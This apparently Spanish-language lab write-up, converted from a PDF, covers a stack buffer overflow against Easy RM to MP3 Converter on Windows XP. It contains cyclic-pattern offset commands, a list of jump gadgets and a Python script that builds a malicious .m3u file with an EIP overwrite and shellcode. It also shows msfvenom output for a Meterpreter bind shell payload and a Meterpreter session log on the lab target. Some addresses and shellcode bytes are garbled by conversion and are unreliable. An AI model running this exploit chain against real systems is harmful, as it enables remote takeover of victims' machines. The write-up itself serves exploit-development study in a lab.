
### 5.1 Crash Inicial

Primero, se provocó el crash del programa para confirmar la vulnerabilidad.



## 5.2 Análisis en Debugger

Se analizó el crash en el debugger para entender cómo se comportaba la pila.



## 5.3 Cálculo del Offset con Patrón Cíclico

Se utilizó el mismo método de patrón cíclico para calcular el offset exacto:

```

└──(kali㉿kali)-[~/master]
$ msf-pattern_create -l 30000
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1
f5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6A
0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An
Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7

```

```

Lr4Lr5Lr6Lr7Lr8Lr9Ls0Ls1Ls2Ls3Ls4Ls5Ls6Ls7Ls8Ls9Lt0Lt1Lt2Lt3Lt4Lt5Lt6Lt7Lt8Lt9Lu0Lu1Lu2Lu3Lu4Lu5Lu6Lu7Lu8Lu9Lu0Lv1Lv2Lv3Lv4L
w9Lx0Lx1Lx2Lx3Lx4Lx5Lx6Lx7Lx8Ly0Ly1Ly2Ly3Ly4Ly5Ly6Ly7Ly8Ly9Lz0Lz1Lz2Lz3Lz4Lz5Lz6Lz7Lz8Lz9Ma0Ma1Ma2Ma3Ma4Ma5Ma6Ma7Ma8Ma9Ma
4Mc5Mc6Mc7Mc8Mc9Md0Md1Md2Md3Md4Md5Md6Md7Md8Md9Me0Me1Me2Me3Me4Me5Me6Me7Me8Me9Mf0Mf1Mf2Mf3Mf4Mf5Mf6Mf7Mf8Mf9Mg0Mg1Mg2Mg3Mg4Mg5
Mi0Mi1Mi2Mi3Mi4Mi5Mi6Mi7Mi8Mi9Mj0Mj1Mj2Mj3Mj4Mj5Mj6Mj7Mj8Mj9Mk0Mk1Mk2Mk3Mk4Mk5Mk6Mk7Mk8Mk9Ml0Ml1Ml2Ml3Ml4Ml5Ml6Ml7Ml8Ml9

```

```


└──(kali㉿kali)-[~/master]
$ msf-pattern_offset -q 6C48376C -l 30000
[*] Exact match at offset 5812
[*] Exact match at offset 26092

```


```

└──(kali㉿kali)-[~/master]
$ 

```



## 5.4 Validación de la distancia calculada



## 5.5 Control del EIP y Explotación

Una vez calculado el offset, se estableció el control del EIP y se ejecutó el shellcode:

```
0x719f8d3f : call esp | [PAGE_EXECUTE_READ] [mswsock.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v5.1.2600.5512 (C:\WINDOWS\system32\mswsock.dll)
0x77bb543 : push esp | [PAGE_EXECUTE_READ] [appHelp.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v5.1.2600.5512 (C:\WINDOWS\system32\appHelp.dll)
0x77dbbeff : call esp | [PAGE_EXECUTE_READ] [ADVAPI32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v5.1.2600.5512 (C:\WINDOWS\system32\ADVAPI32.dll)
0x77dbfb02 : call esp | [PAGE_EXECUTE_READ] [ADVAPI32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v5.1.2600.5512 (C:\WINDOWS\system32\ADVAPI32.dll)
0x77de8152 : call esp | [PAGE_EXECUTE_READ] [ADVAPI32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v5.1.2600.5512 (C:\WINDOWS\system32\ADVAPI32.dll)
0x77dc23b : call esp | [PAGE_EXECUTE_READ] [ADVAPI32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v5.1.2600.5512 (C:\WINDOWS\system32\ADVAPI32.dll)
0x7790f533 : call esp | [PAGE_EXECUTE_READ] [SETUPAPI.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v5.1.2600.5512 (C:\WINDOWS\system32\SETUPAPI.dll)
0x7798le43 : call esp | [PAGE_EXECUTE_READ] [SETUPAPI.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v5.1.2600.5512 (C:\WINDOWS\system32\SETUPAPI.dll)
0x7792aae7 : call esp | [PAGE_EXECUTE_READ] [SETUPAPI.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v5.1.2600.5512 (C:\WINDOWS\system32\SETUPAPI.dll)
0x7795a67b : call esp | [PAGE_EXECUTE_READ] [SETUPAPI.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v5.1.2600.5512 (C:\WINDOWS\system32\SETUPAPI.dll)
0x71a2f8fb : call esp | [PAGE_EXECUTE_READ] [WS2_32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v5.1.2600.5512 (C:\WINDOWS\system32\WS2_32.dll)
0x7603fcfe : push esp # ret | [PAGE_EXECUTE_READ] [MSVCP50.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v6.0.21.3104.0 (C:\WINDOWS\system32\MSVCP50.dll)
0x7df116e : push esp # ret | [PAGE_EXECUTE_READ] [urlmon.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v6.00.2900.5512 (C:\WINDOWS\system32\urlmon.dll)
0x0041fc88 : push esp # ret | [PAGE_EXECUTE_READ] [startnull.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v2.7.3.700 (C:\Archivos de progr...
0x0043754c : push esp # ret | [PAGE_EXECUTE_READ] [startnull.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v2.7
0x0043a688 : push esp # ret | [PAGE_EXECUTE_READ] [startnull.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v2.7.3.700 (C:\Archivos de progr...
0x77ab7f99 : push esp # ret | [PAGE_EXECUTE_READ] [CRYPT32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v5.1.2600.5512 (C:\WINDOWS\system32\CRYPT32.dll)
0x77c21025 : push esp # ret | [PAGE_EXECUTE_READ] [msvcrtd.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v6.0.2600.5512 (C:\WINDOWS\system32\msvcrtd.dll)
0x7c7929db : push esp # ret | [PAGE_EXECUTE_READ] [ntdll.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v5.1.2600.5512 (C:\WINDOWS\system32\ntdll.dll)
0x0010bf58 : push esp # ret | [PAGE_EXECUTE_READ] [MSRMFilter03.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v1.0 (C:\Archivos de programa\Easy RM to...
0x775d3995 : push esp # ret | [PAGE_EXECUTE_READ] [ole32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v5.1.2600.5512 (C:\WINDOWS\system32\ole32.dll)
0x774c159a : push esp # ret | [PAGE_EXECUTE_READ] [ole32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v5.1.2600.5512 (C:\WINDOWS\system32\ole32.dll)
0x774c3624 : push esp # ret | [PAGE_EXECUTE_READ] [ole32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v5.1.2600.5512 (C:\WINDOWS\system32\ole32.dll)
0x7750004e : push esp # ret | [PAGE_EXECUTE_READ] [ole32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v5.1.2600.5512 (C:\WINDOWS\system32\ole32.dll)
0x775add4e : push esp # ret | [PAGE_EXECUTE_READ] [ole32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v5.1.2600.5512 (C:\WINDOWS\system32\ole32.dll)
0x777f4c62b : push esp # ret | [PAGE_EXECUTE_READ] [SHLWAPI.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v6.0.2900.5512 (C:\WINDOWS\system32\SHLWAPI.dll)
0x777f4c77f : push esp # ret | [PAGE_EXECUTE_READ] [SHLWAPI.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v6.0.2900.5512 (C:\WINDOWS\system32\SHLWAPI.dll)
0x777f54ba3 : push esp # ret | [PAGE_EXECUTE_READ] [SHLWAPI.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v6.0.2900.5512 (C:\WINDOWS\system32\SHLWAPI.dll)
0x777fd1d86 : push esp # ret | [PAGE_EXECUTE_READ] [SHLWAPI.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v6.0.2900.5512 (C:\WINDOWS\system32\SHLWAPI.dll)
0x777f61e8 : push esp # ret | [PAGE_EXECUTE_READ] [SHLWAPI.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v6.0.2900.5512 (C:\WINDOWS\system32\SHLWAPI.dll)
0x777f8d3a8 : push esp # ret | [PAGE_EXECUTE_READ] [SHLWAPI.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v6.0.2900.5512 (C:\WINDOWS\system32\SHLWAPI.dll)
0x65b166aa : push esp # ret | [PAGE_EXECUTE_READ] [UXtheme.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v6.0.2900.5512 (C:\WINDOWS\system32\UXtheme.dll)
0x77163ce8 : push esp # ret | [PAGE_EXECUTE_READ] [OLEAUT32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v5.1.2600.5512 (C:\WINDOWS\system32\OLEAUT32.dll)
0x76c56dad : push esp # ret | [PAGE_EXECUTE_READ] [SHELL32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v6.0.2900.5512 (C:\WINDOWS\system32\SHELL32.dll)
0x77e96955 : push esp # ret | [PAGE_EXECUTE_READ] [RPCRT4.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v5.1.2600.5512 (C:\WINDOWS\system32\RPCRT4.dll)
0x7773a3be9 : push esp # ret | [PAGE_EXECUTE_READ] [COMCT32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v6.0 (C:\WINDOWS\winsxs\x86_Microsoft.Windows.Co...
0x773c39a : push esp # ret | [PAGE_EXECUTE_READ] [COMCT32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v6.0 (C:\WINDOWS\winsxs\x86_Microsoft.Windows.Co...
0x771a318b : push esp # ret | [PAGE_EXECUTE_READ] [WININET.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v6.0.2900.5512 (C:\WINDOWS\system32\WININET.dll)
0x719e51a5 : push esp # ret | [PAGE_EXECUTE_READ] [mswsock.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v5.1.2600.5512 (C:\WINDOWS\System32\mswsock.dll)
0x77da1758 : push esp # ret | [PAGE_EXECUTE_READ] [ADVAPI32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v5.1.2600.5512 (C:\WINDOWS\System32\ADVAPI32.dll)
0x71a32b53 : push esp # ret | [PAGE_EXECUTE_READ] [WS2_32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v5.1.2600.5512 (C:\WINDOWS\System32\WS2_32.dll)
```

```

3 shellcode = ("\x31\xC9"
4 "\x51"
5 "\x68\x63\x61\x6C\x63"
6 "\x54"
7 "\xB8\xC7\x93\xBF\x77"
8 "\xFF\xD0")
9
10 fileName = "exploit.m3u"
11 f = open(fileName, "wb")
12
13 junk = "A" * 26092
14
15 # 0x1001b058 : push esp # ret | {PAGE_EXECUTE_READ} [MSRMfilter03.dll] ASLR: False, Rebase: False, SafeSEH: False, Stack: True
16 eip = "\x58\xb0\x01\x10" ←
17 junk += eip
18
19 # Al hacer PUSH ESP + RET, el procesador cae justo despues del EIP.
20 # Necesitamos estos NOPs para que no se "coma" las primeras letras del shellcode.
21 junk += "\x90" * 20 ←
22
23 junk += shellcode ←

```

## 5.6 Inyección de shellcode

Se inyectó la calculadora y se validó un exploit exitoso. El siguiente paso fue poner bind shell.

The screenshot shows the Immunity Debugger interface with the RM2MP3Converter.exe process running. The assembly pane displays the exploit payload being injected into the application. The registers pane shows the CPU register state, and the memory dump pane shows the current state of memory. The taskbar at the bottom indicates the exploit has terminated successfully.

Ahora se crea el código para bind shell desde Kali con `msfvenom` para injectar el bind shell

```

kali@kali: ~
l$ msfvenom -f python -p windows/meterpreter/bind_tcp EXITFUNC=thread LHOST=192.168.1.47 LPORT=4444 -b '\x00\x0a\x0d\x20\x3d\x3f'
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 374 (iteration=0)
x86/shikata_ga_nai chosen with final size 374
Payload size: 374 bytes
Final size of python file: 1859 bytes
buf = b""
buf += b"\xba\x23\x98\xab\xab\xda\xc4\xd9\x74\x24\xf4\x5e"
buf += b"\x33\xc9\xb1\x57\x31\x56\x15\x03\x56\x15\x83\xc6"
buf += b"\x04\xe2\xd6\x64\x4e\x27\x18\x95\x8f\x58\x91\x70"
buf += b"\xb\xe4\xc5\xf1\x93\x5a\x8e\x54\x18\x10\xc2\x4c"
buf += b"\x2f\x91\xab\x4a\x1e\x22\x7\xe1\x48\xed\x77\x9a"
buf += b"\xb5\x6c\x0b\xb0\xe9\x4e\x32\x7b\xfc\x8f\x73\xcd"
buf += b"\xa8\x60\x29\x99\xff\x2d\xdd\xae\x42\xee\xdc\x60"
buf += b"\xc9\x4e\xab\x05\x0e\x3a\x1a\x07\x5f\x48\xea\x1f"
buf += b"\xd4\x17\xca\x4f\xeb\x74\x8f\xb9\x9f\x46\xc6\xb2"
buf += b"\x54\x3c\xd9\x12\xa5\xbd\xe8\x5a\x07\x8e\x07\xf7"
buf += b"\x89\xd6\x2f\xe7\xff\x2c\x4c\x9a\x07\xf7\x2f\x40"
buf += b"\x8d\xe8\x97\x03\x35\xcd\x26\xc7\xa0\x86\x24\xac"
buf += b"\xa7\xc1\x28\x33\x6b\x7a\x54\xb8\x8a\xad\xdd\xfa"
buf += b"\xa8\x69\x86\x59\xd0\x28\x62\x0f\xed\x2b\xca\xf0"
buf += b"\xb\x27\xf8\xe7\xec\xc8\x03\x08\xb1\x5e\xc8\xc5"
buf += b"\x4a\x9f\x46\x5d\x38\xad\xc9\xf5\xd6\x9d\x82\xd3"
buf += b"\x21\xb9\xaa\xbe\x1c\x41\xd5\x97\xda\x15\x85"
buf += b"\x8f\xcb\x15\x4e\x50\xf3\xc0\xfb\x5b\x52\xba\x19"
buf += b"\xa6\x0e\x3b\xb4\x5b\x7\xd1\x47\x83\xd7\xda\x8d"
buf += b"\xac\x70\x26\x2e\x2c\xdc\xaf\xc8\x8e\xcc\xf9\x43"
buf += b"\x27\x2f\xde\x5b\xd0\x50\x35\x26\xde\xa0\x30\x71"
buf += b"\xdf\xbe\x3a\xd5\xb7\x09\xd3\xe1\xb8\x89\xf6\x45"
buf += b"\xf2\x02\x14\x52\x4e\x15\x31\xf2\x07\x82\xcc\x93"

```

Luego se ejecutó el programa para que abra la escucha en el puerto 4444, y se revisó si la conexión existe

The screenshot shows a debugger session for the RM2MP3Converter.exe application. The CPU pane displays assembly code, and the Registers pane shows CPU register values. A red arrow points to a specific line of assembly code in the CPU pane.

Por último, se ejecutó el exploit y se validó el acceso.

```
msfconsole
```

```
use exploit/multi/handler
```

```
set PAYLOAD windows/meterpreter/bind_tcp
```

The screenshot shows a terminal window titled "kali-linux-2025.1c-virtualbox-amd64 [Running] - Oracle VirtualBox". The terminal is running a Meterpreter session. At the top, there's a menu bar with File, Machine, View, Input, Devices, Help. Below the menu is a toolbar with icons for terminal, file browser, clipboard, and browser. The terminal window has tabs 1, 2, 3, 4, and a new tab icon. The prompt is "kali@kali: ~". The session log shows:

```
[*] Started bind TCP handler against 192.168.1.42:4444
[*] Sending stage (177734 bytes) to 192.168.1.42
[*] Meterpreter session 1 opened (192.168.1.47:36403 → 192.168.1.42:4444) at 2025-12-18 06:42:17 -0500
```

The user runs the command `ls` to list files in the directory `C:\Archivos de programa\Easy RM to MP3 Converter`:

```
meterpreter > ls
Listing: C:\Archivos de programa\Easy RM to MP3 Converter
```

Mode	Size	Type	Last modified	Name
100666/rw-rw-rw-	94671	fil	2004-11-16 07:08:52 -0500	EasyRM2MP3Converter.chm
100666/rw-rw-rw-	57344	fil	2006-09-29 05:12:34 -0400	MSLog.dll
100666/rw-rw-rw-	249856	fil	2006-09-29 05:11:08 -0400	MSRMCodec00.dll
100666/rw-rw-rw-	24576	fil	2006-09-29 05:12:40 -0400	MSRMCodec01.dll
100666/rw-rw-rw-	2777088	fil	2006-09-29 05:12:32 -0400	MSRMCodec02.dll
100666/rw-rw-rw-	143360	fil	2006-09-29 05:11:12 -0400	MSRMCodec03.dll
100666/rw-rw-rw-	327680	fil	2006-09-29 05:11:28 -0400	MSRMFilter01.dll
100666/rw-rw-rw-	53248	fil	2003-04-15 12:11:18 -0400	MSRMFilter02.dll
100666/rw-rw-rw-	344064	fil	2006-09-29 05:21:06 -0400	MSRMFilter03.dll
100666/rw-rw-rw-	24576	fil	2006-09-29 05:12:42 -0400	MSSkin.dll
100666/rw-rw-rw-	41822	fil	2025-12-18 06:36:34 -0500	RM2MP3.log
100777/rwxrwxrwx	577536	fil	2006-09-29 05:12:06 -0400	RM2MP3Converter.exe
100666/rw-rw-rw-	50	fil	2025-12-15 06:31:19 -0500	RM2MP3Converter.url
100666/rw-rw-rw-	36864	fil	2004-02-29 10:50:20 -0500	ddnt3260.dll
100666/rw-rw-rw-	278528	fil	2002-04-22 06:45:48 -0400	pncrt.dll
040777/rwxrwxrwx	0	dir	2025-12-15 06:31:19 -0500	real
100666/rw-rw-rw-	2772	fil	2006-09-28 12:56:06 -0400	rm2mp3cmd.txt
040777/rwxrwxrwx	0	dir	2025-12-15 06:31:19 -0500	skins
100666/rw-rw-rw-	7641	fil	2025-12-15 06:31:19 -0500	unins000.dat
100777/rwxrwxrwx	77257	fil	2004-06-27 03:00:00 -0400	unins000.exe
100666/rw-rw-rw-	114688	fil	2025-12-16 05:58:40 -0500	wmatimer.dll
100666/rw-rw-rw-	74240	fil	2005-07-19 12:38:08 -0400	zlibwapi.dll

```
meterpreter > █
```